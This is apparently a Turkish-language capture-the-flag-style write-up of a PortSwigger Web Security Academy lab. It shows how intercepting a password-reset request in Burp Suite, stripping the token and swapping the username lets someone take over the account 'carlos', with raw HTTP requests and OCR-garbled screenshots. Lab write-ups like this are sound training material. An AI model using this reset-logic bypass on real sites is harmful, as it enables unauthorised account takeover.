

LAB: PASSWORD RESET BROKEN LOGIC

<https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic>

GÖREV:

Şifre sıfırlama bozuk mantığı

AÇIKLAMA:


Bu laboratuvarın parola sıfırlama işlevi savunmasızdır. Laboratuvarı çözmek için Carlos'un şifresini sıfırlayın, ardından oturum açın ve "Hesabım" sayfasına erişin.

Kimlik bilgileriniz: **wiener:peter**

Kurbanın kullanıcı adı: **Carlos**

ÇÖZÜM:

Laboratuvara erişimi başlatıyoruz.



Bize kullanıcı adı ve parola bilgileri verilmiştir. Bu bilgilerle hesaplara giriş yapmamız gerekmektedir. Fakat burada parola bilgilerimizi sıfırlamamız gerekeceği için giriş yapmadan şifremi unuttum yapmamız gerekmektedir.

Login

Username

Password

[Forgot password?](#)

Log in

WebSecurity
Academy

Password reset broken logic

LAB

Not solved



[Back to lab home](#)

[Email client](#)

[Back to lab description >>](#)

[Home](#) | [My account](#)

Please check your email for a reset password link.

WebSecurity
Academy

Password reset broken logic

LAB

Not solved



[Back to exploit server](#)

[Back to lab](#)

[Back to lab description >>](#)

Your email address is wiener@exploit-0af0008c03d8a44d8179c9c101a20081.exploit-server.net

Displaying all emails @exploit-0af0008c03d8a44d8179c9c101a20081.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
				Hello!	
				Please follow the link below to reset your password.	
2024-09-06 20:06:12 +0000	wiener@exploit-0af0008c03d8a44d8179c9c101a20081.exploit-server.net	no-reply@0ad300eb03c7a4c0819eca3d00e9002e.web-security-academy.net	Account recovery	https://0ad300eb03c7a4c0819eca3d00e9002e.web-security-academy.net/forgot-password?temp-forgot-password-token=p8pwxet7q5zuhrbf2usc31215f22cmig	View raw
				Thanks, Support team	

Yeni şifre oluşturuyoruz. Şifremiz peter.



New password

Confirm new password

[Submit](#)

Bu yaptığımız işlemleri http history'den takip edip kullanacağımız olanı incelemeye başlıyoruz.

The screenshot shows the Burp Suite interface. The top menu bar includes Dashboard, Project, Intruder, Repeater, View, and Help. The main toolbar has buttons for Intercept, HTTP history, WebSockets history, and Proxy settings. The HTTP history table lists several requests, with request #682 highlighted. The details pane on the right shows the request and response for the selected request. The request is a POST to /forgot-password?temp-forgot-password-token=p8pwxet7q5zuhrbf2usc312l5f22cmig HTTP/2. The response is an HTTP/2 302 Found status with Location: /. The Inspector pane on the right shows request attributes, query parameters, body parameters, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
671	https://exploit-0af008c03...	GET	/resources/labheader/images/logo...			200	9062	XML	svg		
672	https://exploit-0af008c03...	GET	/academyLabHeader			101	147				
674	https://www.youtube.com	POST	/youtube/v1/log_event?alt=json&k...		✓	200	370	JSON			
675	https://0ad300eb03c7a4c0...	GET	/forgot-password/temp-forgot-pa...		✓	200	3484	HTML		Password reset broke...	
678	https://0ad300eb03c7a4c0...	GET	/resources/labheader/js/labHeade...			200	1673	script	js		
679	https://0ad300eb03c7a4c0...	GET	/resources/labheader/images/logo...			200	8852	XML	svg		
680	https://0ad300eb03c7a4c0...	GET	/resources/labheader/images/ps-l...			200	942	XML	svg		
681	https://0ad300eb03c7a4c0...	GET	/academyLabHeader			101	147				
682	https://0ad300eb03c7a4c0...	POST	/forgot-password/temp-forgot-pa...		✓	302	81				
683	https://0ad300eb03c7a4c0...	GET	/			200	8543	HTML		Password reset broke...	
685	https://0ad300eb03c7a4c0...	GET	/resources/images/blog.svg			200	7499	XML	svg		
696	https://0ad300eb03c7a4c0...	GET	/academyLabHeader			101	147				

Request

1 POST /forgot-password?
temp-forgot-password-token=
p8pwxet7q5zuhrbf2usc312l5f22cmig HTTP/2

2 Host:
0ad300eb03c7a4c0819eca3d00e9002e.web-secur
ity-academy.net

3 Cookie: session=
KdXcsQqFvXhT9sHD1cdUFGmHYauR9D0

4 Content-Length: 117

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Linux"

9 Upgrade-Insecure-Requests: 1

10 Origin:
https://0ad300eb03c7a4c0819eca3d00e9002e.w
eb-security-academy.net

11 Content-Type:
application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118
Safari/537.36

13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7

Response

1 HTTP/2 302 Found

2 Location: /

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 4

Request cookies 1

Request headers 23

Response headers 3

Event log (5) All issues

Memory: 189.2MB

Repeater'a göndermemiz gerekmektedir.

Intercept HTTP history

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
671	https://exploit-0af000803...	GET	/resources/labheader/images/logo...			200	9062	XML	svg		
672	https://exploit-0af000803...	GET	/academy/labheader			101	147				
674	https://www.youtube.com	POST	/youtubei/vi/log_event?alt=json&k...		✓	200	370	JSON			
675	https://0ad300eb03c7a4c0...	GET	/forgot-password?temp-forgot-pa...		✓	200	3484	HTML		Password reset broke...	
678	https://0ad300eb03c7a4c0...	GET	/resources/labheader/js/labHeade...			200	1673	script	js		
679	https://0ad300eb03c7a4c0...	GET	/resources/labheader/images/logo...			200	8852	XML	svg		
680	https://0ad300eb03c7a4c0...	GET	/resources/labheader/images/ps-l...			200	942	XML	svg		
681	https://0ad300eb03c7a4c0...	GET	/academy/labheader			101	147				
682	https://0ad300eb03c7a4c0...	POST	/forgot-password?temp-forgot-pa...		✓	302	81				
683	https://0ad300eb03c7a4c0...	GET	/			200	8543	HTML		Password reset broke...	
685	https://0ad300eb03c7a4c0...	GET	/resources/images/blog.svg			200	7499	XML	svg		
696	https://0ad300eb03c7a4c0...	GET	/academy/labheader			101	147				

Request

1 POST /forgot-password?temp-forgot-password-token=p8pwxet7q5zuhrbf2usc312l5f22cmig HTTP/2

2 Host: 0ad300eb03c7a4c0819eca3d00e9002e.web-security-academy.net

3 Cookie: session=KdKcsQqFvXhT9sHD1cdUFGmhYaur9D0

4 Content-Length: 117

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not-A.Brand";v="99"; "Chromium";v="124"

7 Sec-Ch-Ua-Mobile: 70

8 Sec-Ch-Ua-Platform: "Linux"

9 Upgrade-Insecure-Requests: 1

10 Origin: https://0ad300eb03c7a4c0819eca3d00e9002e.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Response

302 Found

Location: /

Frame-Options: SAMEORIGIN

Content-Length: 0

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Burada yapacağımız işlem ise verilen tokenları silip kullanıcı adı yerine carlos yazmamız gerekmektedir

Repeater

Send

Cancel

< >

Request

1 POST /forgot-password?temp-forgot-password-token=p8pwxet7q5zuhrbf2usc312l5f22cmig HTTP/2

2 Host: 0ad300eb03c7a4c0819eca3d00e9002e.web-security-academy.net

3 Cookie: session=KdKcsQqFvXhT9sHD1cdUFGmhYaur9D0

4 Content-Length: 117

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not-A.Brand";v="99"; "Chromium";v="124"

7 Sec-Ch-Ua-Mobile: 70

8 Sec-Ch-Ua-Platform: "Linux"

9 Upgrade-Insecure-Requests: 1

10 Origin: https://0ad300eb03c7a4c0819eca3d00e9002e.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0ad300eb03c7a4c0819eca3d00e9002e.web-security-academy.net/forgot-password?temp-forgot-password-token=p8pwxet7q5zuhrbf2usc312l5f22cmig

19 Accept-Encoding: gzip, deflate, br

20 Accept-Language: en-US,en;q=0.9

21 Priority: u=0,i


22 temp-forgot-password-token=p8pwxet7q5zuhrbf2usc312l5f22cmig&username=wiener&

23 new-password-1=peter&new-password-2=peter

Ready

Event log (5)

All issues



Tekrardan giriş sayfasına gelip carlos adını yazıp önceden koyduğumuz peter şifresini girmemiz gerekmektedir.

Login

Username

carlos

Password

•••••

[Forgot password?](#)

Log in

Login bilgilerini girdikten sonra ise laboratuvarımızı tamamlamış bulunmaktayız.

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

ŞEYMA SAYLAN